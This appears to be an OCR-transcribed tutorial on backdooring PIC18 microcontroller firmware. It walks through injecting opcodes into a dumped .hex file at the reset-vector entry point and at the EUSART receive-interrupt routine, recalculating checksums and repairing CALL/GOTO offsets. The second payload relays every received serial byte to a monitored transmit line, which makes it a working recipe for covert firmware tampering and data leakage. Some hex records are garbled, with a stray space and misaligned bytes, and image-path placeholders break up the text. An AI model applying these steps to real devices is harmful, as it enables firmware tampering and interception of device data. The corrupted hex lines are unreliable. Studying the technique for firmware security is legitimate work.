
Rewinding a little bit, if you are a good observer, you would have noticed in the disassembler image that in the first line (0x00 address) there is a "GOTO". Why is that GOTO there? Why the code does not just start in the first instruction written by the developer? That is a good question. In the next section we will analyze *the structure of a Microchip μC program* to get an answer and find a good place to inject the payload of our backdoor.

PAYLOAD INJECTION: AT THE “ENTRY POINT”

When injecting a payload into a binary or process, it is necessary to find a place where the payload get executed at least once. In this case we need it too, now that we have dumped the program memory of our target microcontroller, the next step is to find a place inside it where we could inject the payload of our backdoor. Where would be a good place? At the beginning? At the end? In the middle?...

Understanding a program structure

Let’s analyze a program standard structure of a Microchip device. Understanding how they are structured from a developer viewpoint will be helpful for finding the right place for our payload.



PIC program structure

The graph above depicts a standard structure of a Microchip program. The firsts four sections are self-explained, but we will talk about these ones later if necessary. For now, let’s focus on the “reset vector” at the address 0x0000, every Microchip program have this declaration in its source code and always is followed by a “GOTO START”.

Do you remember the “GOTO 0x6” we saw in the previous disassembly? It is this!

```
RES_VECT  CODE    0x0000
    GOTO    START

; TODO ADD INTERRUPTS HERE IF USED

MAIN_PROG CODE

START

    CLRF    PORTD
    MOVLW   B'00000000'
    MOVWF   TRISD

    BSF     PORTD,2
    GOTO $

    END
```

	Line	Address	Opcode	Label	DisAssy
⇨	1	0000	EF03		GOTO 0x6
	2	0002	F000		NOP
	3	0004	0000		NOP
	4	0006	6A83		CLRF PORTD, ACCESS
	5	0008	0E00		MOVLW 0x0
	6	000A	6E95		MOVWF TRISD, ACCESS
	7	000C	8483		BSF PORTD, 2, ACCESS
	8	000E	EF07		GOTO 0xE
	9	0010	F000		NOP

Reset vector at memory address 0x0000

Due to this little program does not use interruptions, the "GOTO" in the reset vector is a very short jump. In bigger programs which include interruption routines, this GOTO will be there, at the 0x000 address, but probably making a longer jump.

The reset vector is invoked when the microcontroller starts, and in some other circumstances like watch dog timer overflow, stack overflow, and other things that might need to produce a reset.

Whatever address the reset vector is jumping, we can consider it like an *entry point*, because the program will start there. The instructions immediately after the entry point will be always executed, so… this might be a good place for putting our payload.

In this case, the entry point is located at 0x6 memory address.

Cooking the payload


Of course, we need a payload. What we want to inject? For a first Proof of Concept, our little payload will be two ASM instructions: one for making a µC pin as an output, and the second one for turning on the LED in that pin.

The ASM instructions will be the following ones:

```
BCF    TRISD,7     // Set pin as output
BSF    PORTD,7     // Turn LED on
```

However, we need the OpCodes of those instructions. How can we get them? An option is to write all the instructions of our payload in a .asm file inside a simple standalone project in the MPLAB X IDE and then compile it. The compilation generates the .hex file in the folder of the project (check out the full path in the compilation window output).

After that, open the .hex file in the MPLAB X IDE project and go to *Window -> Target Memory Views -> Program Memory*.



Get the OpCodes of our payload

From the image above, we can get the OpCodes:


9E95 = BCF TRISD,7
8E83 = BSF PORTD,7

Remember the little-endian format. So, our payload will be: *959E 838E*.

Injecting the payload

Let's back to the original .hex dump of our target microcontroller, make a copy of the file and rename it to "backdoored.hex", we will start to work there.

Remember that the original program memory is the following:



Original program memory

Now we must inject the four bytes of our payload, we will place them at the entry point. It entails a shift right of the bytes. Beware of the checksum (it is the last byte of every line) it must not to be moved, we will recalculate them later.

PAYLOAD

```
1  :020000040000FA
2  :1000000003EF00F00000959E838E836A000E956E13
3  :10001000838407EF00F0FFFFFFFFFFFFFFFFFFFFFE
4  :10002000FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFE0
5  :10003000FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFD0
6  :10004000FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFC0
```

Payload injected (without checksum recalculation yet)

As we can observe in the picture above, the payload was injected at the entry point and the original bytes have been shifted to right.

Checksum recalculation

Before saving changes, we must recalculate the checksum for each line modified. As mentioned, the checksum is the last byte of the line, due to have altered the two first lines, we have to recalculate the checksum for both them.

To get the checksum we will do the following math:

Sum(bytes on the line) = Not +1 = checksum

From the checksum we will take just the last byte of the outcome.

For example, for our first line the math is:

10+00+00+00+03+EF+00+F0+00+00+95+9E+83+8E+83+6A+00+0E+95+6E = 0x634

Not(0x634) = 0xFFFF 0xFFFF 0xFFFF 0xF9CB

0xFFFF 0xFFFF 0xFFFF 0xF9CB + 1 = 0xFFFF 0xFFFF 0xFFFF 0xF9CC

Checksum = 0xCC


Just make the same math for the second line of the .hex file to get the other checksum. If you don't like math, you can use an online "hex checksum calculator" like this. After all, the new checksum for the two modified lines are: 0xCC and 0xFD respectively.

```
1  :020000040000FA
2  :1000000003EF00F00000959E838E836A000E956ECC
3  :10001000838407EF00F0FFFFFFFFFFFFFFFFFFFFFD
4  :10002000FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFE0
```

RIGHT CHECKSUM


After making a payload injection, it is necessary to fix the checksum

Everything is ready. Save the changes in the .hex file and load it on the MPLAB IPE or MPLAB X IDE to programming the target device with this new backdoored file!



Writing the backdoored .hex file to the microcontroller

In the original program, one LED is turned on and stays that way. With our payload, we turn on another LED. Though this ***is executed once***, the only LED that remain on is the original one.



Original LED turned on

Why this happen? Let's check the disassembly code of our backdoored file:

Program Memory

Line	Address	Opcode	Label	DisAssy
1	0000	EF03		GOTO 0x6
2	0002	F000		NOP
3	0004	0000		NOP
4	0006	9E95		BCF TRISD, 7, ACCESS
5	0008	8E83		BSF PORTD, 7, ACCESS
6	000A	6A83		CLRF PORTD, ACCESS
7	000C	0E00		MOVLW 0x0
8	000E	6E95		MOVWF TRISD, ACCESS
9	0010	8483		BSF PORTD, 2, ACCESS
10	0012	EF07		GOTO 0xE
11	0014	F000		NOP

BACKDOOR

PORTD CLEAR


Disassembly of the backdoored .hex file

Casually, there is a CLRF PORTD instruction cleaning our trash! This might be fine, or maybe not. If we want to keep the second LED turned on, we must overwrite the CLRF PORTD instruction (OpCode: 0x6A83) with NOPs. The OpCode of a NOP is 0xF000.

```
1  :020000040000FA
2  :1000000003EF00F00000959E838EF000000E956EC9
3  :10001000838407EF00F0FFFFFFFFFFFFFFFFFFFFFD
4  :10002000FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFE0
```

CLRF PORTD instruction overwritten with NOP. Checksum recalculated too.

And now…



Both LEDs stay on.

Cool! Remember you can overwrite with NOPs (0xF000) whatever instruction that could be bothering you.


ADVANCED PAYLOAD INJECTION: AT THE INTERRUPT VECTOR

Injecting the payload at the entry point is a good option because we can be sure that it will be executed at least once. However, we could prefer to get our payload executed not when the program starts but when a specific action occurs, possibly encouraged by a peripheral. It might be an interruption.

In big programs, there will always be interruptions. That's because most of the tasks that a microcontroller can perform, trigger interruptions to alert that something happened. For example the internal timers, A/D converters, TX and RX busses of different communication protocols as well as other hardware peripherals make use of interruptions.

When an interruption is triggered, the microcontroller stops whatever is doing and go to the "interrupt vector" usually located at the 0x0008 address (though newer µC have two interrupt vectors: high priority at 0x0008 and low priority at 0x0018 while in older µC the interrupt vector might be located at 0x0004).

In the graph at "understanding a program structure" section, we saw where the interrupt vector is. Let's check that graph again focusing in this part, with a little bit more of details.



Interrupt vector and program execution flow when an interruption occurs

We can observe the execution flow when an interruption occurs. No matter what the µC was doing, when an interruption is triggered, it will go to the interrupt vector. Once there, a procedure known as "polling" is used to detect who triggered the interruption. After the corresponding code routine is executed, the RETFIE instruction throw back the program counter to the main code at the address immediately after the one executed before the interruption occurs.

GIE, PEIE and polling inspection to identify enabled interrupts

As mentioned, a Microchip microcontroller has the SFR (Special Function Registers), some of them aims interruptions handling. When a program is using interruptions, the bits GIE and PEIE of the INTCON register will be set to one.

Bits of the INTCON register

In ASM, it looks like:

```
BSF     INTCON, GIE      // Set GIE to 1
BSF     INTCON, PEIE     // Set PEIE to 1
```

These two instructions will be once in the program code if it is using interruptions. So, when we dump a program memory, we can look for these instructions in the disassembled .hex file in order to know if interruptions are being used.

If so, it is possible to know which interruptions are enabled by observing the polling at the interrupt vector. For every peripheral that could trigger an interruption there are two bits inside a special register: IE (Interruption Enabler) bit and IF (Interruption Flag) bit. As an example we can quote the *Timer0* interruption bits which are *TMR0IE* and *TMR0IF*, both located at the INTCON special register. If the program wants to use this timer, it must set the TMR0IE bit to 1 for enabling timer's interruption; when it triggers one, the TMR0IF will be set to 1, while not, this flag will be to 0.

Due to the fact that in the latest microcontrollers there are too many peripherals, special registers *PIE1*, *PIE2* and even *PIE3* have bits for interruption enabling while *PIR1*, *PIR2* and *PIR3* have their respective interruption flags.

In the polling process at the interrupt vector, the IF of every peripheral *being used* is tested to know which of them triggered the interruption. Basically, the program tests: is *TMR0IF* to 1? If not… is *INT0IF* to 1? If not… is *RBIF* to 1? And so on, not with all IF bits but only with the peripherals which its interruption has been previously enabled by its corresponding IE bit. It might be just one or two of all them.

In the following images, we can see what a polling process looks like in the assembly source code and its corresponding disassembly. This is the way it is implemented in all microchip microcontrollers because is how it should be done according to the official documentation.

```
; TODO ADD INTERRUPTS HERE IF USED
INT_VECT  CODE    0x0008

    MOVWF   tempw
    SWAPF   STATUS,w
    MOVWF   temps

    ; POLLING:
    BTFSC   PIR1,RCIF
    CALL    RC
    BTFSC   INTCON,TMR0IF
    CALL    TM
    BTFSC   PIR1,ADIF
    CALL    AD
    BTFSC   INTCON, INT0IF
    CALL    IN

    SWAPF   temps,w
    MOVWF   STATUS
    MOVF    tempw,w

    RETFIE
```

Program Memory

Line	Address	Opcode	Label	DisAssy
7	000C	6E01		MOVWF 0x1, ACCESS
8	000E	BA9E		BTFSC PIR1, 5, ACCESS
9	0010	EC24		CALL 0x48, 0
10	0012	F000		NOP
11	0014	B4F2		BTFSC INTCON, 2, ACCESS
12	0016	EC26		CALL 0x4C, 0
13	0018	F000		NOP
14	001A	BC9E		BTFSC PIR1, 6, ACCESS
15	001C	EC28		CALL 0x50, 0
16	001E	F000		NOP
17	0020	B2F2		BTFSC INTCON, 1, ACCESS
18	0022	EC2A		CALL 0x54, 0
19	0024	F000		NOP
20	0026	3801		SWAPF 0x1, W, ACCESS
21	0028	6ED8		MOVWF STATUS, ACCESS
22	002A	5000		MOVF 0x0, W, ACCESS
23	002C	0010		RETFIE 0

Interrupt polling. ASM source code vs disassembly.

The assembly instructions BTFSS and BTFSC test if a bit is 1 or 0 respectively and if so, the instruction below will be skipped. At the polling process, BTFSC (Skip if Clear = zero) is used for testing the IF of every peripheral that could have triggered the interruption. If the IF is 0, the "CALL" will be skipped and another BTFSC instruction will be used to test the next interruption flag. When the IF set to one is found, the corresponding CALL to the interruption routine (immediately after the BTFSC) will be executed. This CALL jumps to the first ASM instruction of the code routine that must be executed for that specific interruption.

In assembly it might look a little bit confusing, but it is easy, think it like a bunch of "if" conditions:

```
if (PIR1,RCIF != 0) {
    CALL to the RC routine;
}
if (INTCON,TMR0IF != 0){
    CALL to the TMR0 routine;
}
....
```

The interrupt polling is like a bunch of "if" conditions testing the interruption flags.

By inspecting the interrupt polling in the disassembly code of a program memory dump, *we are able to know which peripherals are being used by the microcontroller*. However, there are two things that look different in comparison to the source code, let's analyze them:

First, while in the source code we can see *BTFSC PIR1, RCIF* in the disassembly we see *BTFSC PIR1, 5*. Why? The disassembler is showing us the bit inside the PIR1 register, instead the name of that field. It is not a problem because every microcontroller is well documented. So, the only thing that we must do is to check the datasheet of our target device.

REGISTER 9-4:	PIR1: PERIPHERAL INTERRUPT REQUEST (FLAG) REGISTER 1						
R/W-0	R/W-0	R-0	R-0	R/W-0	R/W-0	R/W-0	R/W-0
PSPIF(1)	ADIF	RCIF	TXIF	SSPIF	CCP1IF	TMR2IF	TMR1IF
bit 7		bit 5					bit 0

Check out the datasheet to know what IF any given bit is.

The second difference is on the CALL instruction. While in the source code we can see *CALL RC*, in the disassembly we see *CALL 0x48*. It is an obvious difference because in the IDE, the developer specifies a CALL or GOTO to somewhere by writing a label, after the assemble process, those labels are translated to memory addresses. This neither is a problem because in the program memory view is shown the memory address of every ASM instruction.


At this moment, we have discovered what peripherals are being used by the microcontroller as well as where the code routine of each one starts (by following their respective CALL). With that knowledge we are able to inject a payload that will be executed when our target peripheral triggers an interruption, that means, when the peripheral is used by the µC.

Let's backdoor the EUSART (SCI) communication peripheral

The *RCIF* at the interruption polling is telling us that the microcontroller is using the EUSART (SCI) peripheral for external communications. When data is received and the buffer gets filled up, this peripheral triggers an interruption which puts the RCIF to 1. At the polling, the CALL instruction below the BTFSC RCIF, drives to a code routine that will be executed every time the RX buffer is filled up with data.

In this case the memory address called is 0x48; due to the instruction at that memory address will be the first one to get executed when this interruption occurs, we should place our backdoor there, if we want to make something with the data received by this peripheral.

How can we find the offset of a specific memory address in the whole .hex file dumped from the µC program memory? We need locating the 0x48 address, for every line in the .hex file we can see the base memory address, it helps a lot to locate memory addresses in big programs.



Location of the memory address 0x48 in the .hex dump

In fact, if we check the disassembly view of our .hex dump file, the OpCode matches.

Program Memory

Line	Address	Opcode	Label	DisAssy
34	0042	8483		BSF PORTD, 2, ACCESS
35	0044	EF22		GOTO 0x44
36	0046	F000		NOP
37	0048	9A9E		BCF PIR1, 5, ACCESS
38	004A	8683		BSF PORTD, 3, ACCESS

Disassembly view of the memory address 0x48

We could inject a payload that makes a relaying of the received data to a TX peripheral which we are able to monitor externally. For that, we should use the following ASM instructions:

```
MOVF     RCREG, W       // Move the received data to "W" register
BSF      TXSTA, TXEN    // Enable transmission
BCF      TXSTA, SYNC    // Set asynchronous operation
BSF      RCSTA, SPEN    // Set TX/CK pin as an output
MOVWF    TXREG          // Move received data (in W) to TXREG to be re-transmitted
```

As is known, we need the OpCodes of these instructions to make our payload. They are observed in the next image.

Opcode		DisAssy
F000		NOP
50AE		MOVF RCREG, W, ACCESS
8AAC		BSF TXSTA, 5, ACCESS
98AC		BCF TXSTA, 4, ACCESS
8EAB		BSF RCSTA, 7, ACCESS
6EAD		MOVWF TXREG, ACCESS
9A9E		BCF PIR1, 5, ACCESS

Payload OpCodes

Remember the little-endian format, we should inject the OpCodes in the following order: *AE50 AC8A AC98 AB8E AD6E*. In this case we have to place this payload at the 0x48 memory address (the beginning of RC interruption routine).

```
:1000000017EF00F00000FFFF006ED838016E9EBAB7
:1000100024EC00F0F2B427EC00F09EBC2BEC00F0D6
:10002000F2B22FEC00F00138D86E005010008 36A55
:10003000F26AF28EF28CF28AF2889D8A9D8C000E12
:1000400956E838422EF00F0AE50AC8AAC98AB8EF4
:10005000AD6E9E9A8386000CF29400008386000C9D
:100060009E9C00008386000CF29200008386000CA8
```


RC INTERRUPTION ROUTINE

BACKDOOR

Backdooring the RC interruption routine for relaying the received data to other peripheral

Fixing jumps (GOTO and CALL)

At the moment of injecting a payload (at wherever place), we make a shifting of bytes that could affect the CALL and GOTO instructions of the original program, because they are now jumping to memory addresses whose original bytes have been shifted. In our first PoC, this affected only the last GOTO instruction and the program worked anyway, however, in larger programs like the one we are injecting now, this is a real problem that we must solve.



After payload injection, CALL and GOTO instructions might be jumping to wrong memory addresses

In the picture above, we can see the CALL instruction still jumping to the 0x10 memory address when it should be jumping -after payload injection- to 0x16. We must not worry about the execution of our payload because it will be loaded by another CALL probably located at the interrupt vector, but we have to fix all the CALL and GOTO instructions in the main code to avoid a flow corruption.

The instructions of PIC18 family are 16 bits in length. In case of GOTO/CALL instructions, 8bits are used for the OpCode + 8bits for the offset where it has to jump to. However, if we need to jump more than 255 positions, these instructions borrow a byte from a NOP, since a NOP does not need operators, it uses only one byte.

Let's see some examples, keep in mind that the GOTO and CALL OpCodes are EF and EC respectively. On the other hand, F0 is the NOP OpCode.

EF06 F000 // GOTO jumping to 0x06 offset (0x0C memory address).

EC67 F004 // CALL jumping to 0x467 offset (0x8CE memory address).

2B82		INCF 0x82, F, BANKED
EC67		CALL 0x8CE, 0
F004		NOP
C014		MOVFF 0x14, 0x80

```
:1002000019C080F0822B67EC04F01AC080F0822BBA
:1002100067EC04F01BC080F0822B67EC04F01CC07C
:1002200080F0822B67EC04F01DC080F0822B67EC1D
:1002300004F01EC080F0822B67EC04F01FC080F039
```

OpCodes of CALL instruction jumping to 0x8CE (0x467 offset)

Now that we know how CALL and GOTO instructions work, we are able to fix those whose have been corrupted after the payload injection in the original .hex file. It is necessary to fix those "jumps" to memory addresses located after the one we have injected the payload.


In this case we have injected the payload at the memory address 0x48. This means that we must fix every jump to a memory address above 0x48, by doing an offset recalculation keeping in mind the payload length (10 bytes in this case). For example, if we have a CALL 0x56 (EC2B F000), we must change it to CALL 0x60 (EC30 F000).

```
:1000000017EF00F00000FFFF006ED838016E9EBAB7
:1000100024EC00F0F2B42CEC00F09EBC30EC00F0CC
:10002000F2B234EC00F00138D86E00501000836A50
:10003000F26AF28EF28CF28AF2889D8A9D8C000E12
:10004000956E838422EF00F0AE50AC8AAC98AB8EF4
:10005000AD6E9E9A8386000CF29400008386000C9D
```

Three CALL instruction got fixed

After that, we are able to make the checksum re-calculation and load our backdoored .hex file to the program memory of the target device.

To sum up, we got the memory address where the RC interruption routine starts (which is executed every time the data buffer is filled up), by inspecting the polling at the interrupt vector. With that, we were able to inject a backdoor to manipulate the received data by this peripheral and make a re-transmission to another one that we can monitor externally. In fact, if we listen to the TX using an external EUSART interface, we can see the data handled by the microcontroller thanks to our injected payload.



After backdooring the program memory, we can see the data handled by our target peripheral

STACK PAYLOAD INJECTION: CONTROLLING PROGRAM FLOW

